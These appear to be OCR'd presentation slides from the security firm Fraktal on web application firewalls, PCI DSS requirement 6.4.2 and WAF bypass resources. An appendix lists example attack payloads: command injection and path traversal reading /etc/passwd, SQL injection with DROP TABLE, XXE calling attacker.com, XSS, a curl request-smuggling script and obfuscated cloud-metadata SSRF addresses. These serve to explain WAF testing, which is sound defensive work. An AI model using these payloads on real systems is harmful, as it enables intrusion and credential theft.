6.4.2 For public-facing web applications, an automated technical solution is deployed that continually detects and prevents web-based attacks, with at least the following:

- Is installed in front of public-facing web applications and is configured to detect and prevent web-based attacks.
- Actively running and up to date as applicable.
- Generating audit logs.
- Configured to either block web-based attacks or generate an alert that is immediately investigated.

PCI DSS COMPLIANT

FRAKTAL

Other interesting work in this area (wafs & websec)

Waf review & bypasses:

Sysdig wafer

Nemesida waf bypass tool


https://nzt-48.org/breaking-the-most-popular-wafs

https://github.com/waf-bypass-maker/waf-community-bypasses

Webapp attack & defense:

Secure by Design: Google's Blueprint for a High-Assurance Web Framework (https://kortlink.dk/2ru2w)

Portswigger top 10’s (https://portswigger.net/research/top-10-web-hacking-techniques)



WAF comparisons

FRAKTAL

Thank you

Questions, flames, threats -> bar in 10

or mail knud@fraktal.fi


Appendix: Attack categories

Command injection / execution

Command injection allows an attacker to execute arbitrary commands on the host operating system. This usually occurs when an application unsafely passes user-supplied data to a system shell. In essence, the attacker can manipulate the app to run system-level commands, potentially gaining unauthorized access to system data and operations.

Example payloads:

- `;cat /etc/passwd`
- `` `cat /etc/passwd` ``
- `$(cat /etc/passwd)`
- `|cat /etc/passwd`




Server-side includes injection

Server-Side Includes (SSI) Injection allows an attacker to inject directives into a web application to execute code on the server. This occurs when a web application does not properly sanitize user-supplied input that is included in server-side scripts. An attacker exploiting SSI injection could potentially gain access to sensitive information, modify web content, or perform actions on the server as the web server user.

Example payloads:

- `<!--#exec cmd="cat /etc/passwd" -->`
- `<!--#include file="/etc/passwd" -->`




SQL injection

SQL Injection exploits the database layer of an application. Attackers can manipulate an application to execute unintended SQL commands, allowing them to access, modify, and delete data in the database or take control of the database server. This is typically achieved by inserting malicious SQL statements into an entry field for execution.

Example payloads:

- `'UNION all SELECT user,password FROM users;`
- `b' or 'a'='a-- // evaluates to true`
- `' DROP TABLE users; --`




FRAKTAL

Path traversal

Path traversal vulnerabilities allow an attacker to access files and directories that are stored outside the web root folder. By manipulating variables that reference files with ".." sequences and other methods, attackers can read, and sometimes manipulate, files that should not be accessible to them.

Example payloads:

- `../../../etc/passwd`
- `.\\./.\\./.\\./.\\./.\\./.\\./etc/passwd`
- `.//..//.//..///etc/passwd`
- `..%c0%2f..%c0%2f..%c0%2f/etc/passwd`




Malformed XML documents

XML document vulnerabilities occur when an application parses XML input with a weakly configured XML parser. This can lead to issues like XML External Entity (XXE) attacks, where an attacker can cause the XML parser to perform undesirable operations, including disclosing local files, causing denial of service, or server-side request forgery.

Example payloads:

- `<?xml version="1.0" encoding="ISO-8859-1"?><!DOCTYPE foo [<!ELEMENT foo ANY><!ENTITY xxe SYSTEM "file:////dev/random">]><foo>&xxe;</foo>`
- `<xml version="1.0"?><!DOCTYPE XXE [<!ELEMENT methodName ANY ><!ENTITY xxe SYSTEM "http://attacker.com/rfi_vuln.txt">]><methodCall><methodName> &xxe</methodName></methodCall>`




Cross-site scripting

Cross-Site Scripting (XSS) allows an attacker to inject malicious scripts into content from a trusted website. This malicious content is then delivered to an unsuspecting user's browser. XSS can for example be used to hijack user sessions, perform actions on the users' behalf, or redirect the user to malicious sites.

Example payloads:

- `<img src=x onerror=alert('XSS');>`
- `<div style="background:url(javascript:alert('XSS'))"></div>`




HTTP request smuggling

HTTP Request Smuggling exploits discrepancies in the way different web servers parse HTTP requests. By crafting ambiguous HTTP requests that are interpreted differently by the front-end server and the back-end server, an attacker can smuggle a malicious request inside another seemingly benign request. This can lead to various attacks, such as bypassing security controls, accessing unauthorized information, or directly compromising other users' sessions.

Attack example:

```
# sending both transfer-encoding and content-length headers,
# both POST and GET verbs, to simulate HTTP request smuggling

backend=$1; host=`echo $backend | rev | cut -d "/" -f 2 | rev`

curl -v $backend \

-H "Transfer-Encoding: chunked" \

-H "Content-Length: 13" \

--data-binary $'0\r\n\r\nGET /malicious HTTP/1.1\r\nHost:
$host\r\n\r\n'
```




Metadata service SSRF

Metadata Service SSRF (Server-Side Request Forgery) involves an attacker exploiting a server's ability to make requests to a cloud service's metadata service. Cloud services often provide a metadata service that instances can query for environment information without authentication. If an attacker can trick a server into making a request to the metadata service, they can potentially access sensitive data such as credentials, tokens, and configuration details.

Example payloads:

- `http://169.254.169.254`
- `http://fraktal@①⑥⑨.②⑤④.①⑥⑨.②⑤④`
- `http://metadata.test.fraktal.cloud`
- `http://0xa9.0xfe.169.254`
- `http://0xA9FEA9FE`
- `http://2852039166`




API brute forcing

API Brute Forcing refers to the automated process of repeatedly trying different combinations of usernames, passwords, or other input data to gain unauthorized access to an API.

API brute forcing focuses on exploiting APIs, which might not have rate limiting or security controls. Attackers abuse this to uncover sensitive information, gain unauthorized access, or perform actions within the application or system that the API interfaces with.

Effective countermeasures include implementing rate limiting, requiring authentication tokens, and using CAPTCHAs.


For the purposes of this test, Fraktal performed brute forcing of API names, API parameters, and numeric identifiers.



Race conditions / TOCTOU

Race conditions arise when multiple operations attempt to access and modify shared data concurrently, leading to unpredictable results.

In a security context, attackers can exploit these conditions to manipulate timing and cause unintended consequences, such as spending otherwise unavailable amounts. Mitigation involves using synchronization techniques like locks or semaphores to control access to shared resources.




Targeting of slow / expensive operations


Targeting slow or expensive operations in a security context involves identifying and exploiting resource-intensive processes within an application or system. The goal is to cause a denial of service (DoS) or degrade performance by repeatedly triggering these heavy operations.

As HTTP requests are cheap to issue and potentially expensive to process, the asynchronicity of this may be easily exploitable for denial of service.

Mitigation strategies include optimizing resource-heavy processes, implementing rate limiting, and using caching to reduce load on critical systems.



About Fraktal



We are certified experts in software security, cloud platforms security, and security management

We advise
Security roadmaps, plans, design, and training.

We build
Risk analysis, threat models, security processes, secure software development, and secure cloud adoption.

We run
Exercises, technical capabilities testing, SOC testing, incident response, and security expertise as a service.

Year of founding

2019

Team size 2024

25

Head office

Helsinki


FRAKTAL

Best partner for cyber security

Fraktal has unrivalled experience in cyber security, both in in-house and consultancy roles.

Fraktal's consultants have

- run security-focused application development teams
- reviewed and analyzed security of countless technical plans and architectures
- experienced in security of online applications and technology integrations
- provided consultancy in improving the security of cloud deployments in major cloud providers (AWS, Azure, GCP)
- conducted red teaming assignments modeling real world attacker tools, techniques and procedures against clients' defenses
- provided incident response and management services for multiple large-scale breaches.



FRAKTAL

Thank you.

Please give us feedback at **www.fraktal.fi/feedback**